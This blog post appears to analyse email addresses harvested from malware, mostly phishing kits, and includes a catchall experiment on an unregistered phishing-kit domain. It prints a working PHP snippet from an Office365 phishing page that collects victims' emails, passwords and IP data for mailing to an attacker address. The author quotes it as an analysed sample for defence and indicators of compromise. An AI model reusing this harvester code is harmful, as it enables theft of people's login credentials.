An Analysis of 3,000 Malware Email Addresses

While analyzing malware, I decided to collect email addresses found in malicious code. With the help of fellow analysts, we collected over 3,000 malware email addresses. Looking at the data we get to see the prefered email providers of phishers, key words in malicious email addresses, and the spoofed From: addresses used by bad actors. Finally, I capitalized on the unregistered domain of a placeholder phishing address to get a look inside an endpoint of the phishing process.

The full list of 3,060 email addresses list is on GitHub and can be used as indicators of compromise, particularly for web security. The list predominantly consists of phishing addresses, with addresses from web shells, defacements, and other miscellaneous files rounding out the 3,000.

The majority of email addresses were collected from phishing infections -- disposable email addresses used to receive pilfered credentials. Below is an example of a phishing infection. It's a PHP file written or uploaded to a site that collects and sends unwary victim email addresses and passwords to the malicious actor's email address, hopful101@zoho[.]com.


```
$country = visitor_country();
$browser = $_SERVER['HTTP_USER_AGENT'];
$adddate=date("D M d, Y g:i a");
$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$email = $_POST['email'];
$password = $_POST['password'];
$passchk = strlen($password);


$message .= "----------+ Office365 Login  |+--------\n";
$message .= "Email : ".$email."\n";
$message .= "Password : ".$password."\n";
$message .= "-----------------------------------\n";
$message .= "Client IP: ".$ip."\n";
$message .= "User Agent : ".$browser."\n";
$message .= "Country : ".$country."\n";
$message .= "Date: ".$adddate."\n";
$message .= "--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "--+ Created BY ||OLON H4CKER|| +---\n";


$send = "hopful101@zoho.com";
$subject = "Office365 | $country | $email";
$headers .= "MIME-Version: 1.0\n";
$headers .= $_POST['eMailAdd']."\n";
$headers = "From: Office365 <new@cpanel.com>\n";
```

Phishing Example

Looking at the addresses, nearly two-thirds of the 3,000, 61%, used the gmail.com domain, clearly showing Gmail is the webmail provider phishers prefer. Other mainstream webmail services trail far behind, with all Yahoo and Hotmail domains at 7% and 5% respectively.



One interesting observation is the proclivity of phishers to use an iteration of the word ‘result’ in receiving email addresses. There were 88 email addresses containing a form of the word result in the collection.

Sample of Addresses Containing ‘result’

result2020@hotmail.com
result983@gmail.com
resultat404@gmail.com
resultbox100120@gmail.com
resultbox11@outlook.com
result.box11@yandex.com
resultbox1234567890@gmail.com
resultbox197@gmail.com
resultbox1990@gmail.com
resultbox1994@gmail.com
resultbox2010@gmail.com
resultbox20144@gmail.com
resultbox2330@gmail.com
resultbox29@hotmail.com
resultbox333@gmail.com
resultbox365@gmail.com
resultbox418@gmail.com
resultbox500@blumail.org

resultbox99999@gmail.com
resultboxes@yandex.com
resultboxww@gmail.com


Also of note is the use of ‘customer-support’ in the spoofed From: address from phishing mailers, possibly as an aid to bypass filters. Here were the seven iterations.

Addresses Containing ‘customer-support’

customer-support@moneyi
customer-support@mrs
customer-support@online
customer-support@Spammers
customer-support@tdbank.com
customer-support@trex
customer-support@usaa,com


A particular email address from a phishing infection caught my attention, pagez@l33bo.website. The file was part of a L33bo phishing kit and the email address was a placeholder for the To: address. I also noticed the domain, l33bo.website, was unregistered. I registered it and added a catchall for all email to the domain.

What I found were mostly test messages from bad actors using the L33bo phishing kit, and many bounces to admin@l33bo.website. There were a few legitimate results emails from sloppy installs that I promptly deleted.



Sample of L33bo Catchall Email

One of the most interesting emails the catchall caught was a solicitation for access to compromised cPanels and web shells. Prices were $5 for cPanel and $4 for web shells with 3-day warranty included.



Solicitation for cPanel and Web Shell Access

The tactics of phishers are brought more to light by aggregating this possibly overlooked data, like the predominant use of Gmail and the commonalities in recipient and spoofed From: addresses. And an unexpected insight emerged from the simple registration of an attacker's domain. As ephemeral as email addresses in malware are, their value in catching existing infections and providing insight into the endpoint of compromises cannot be discounted.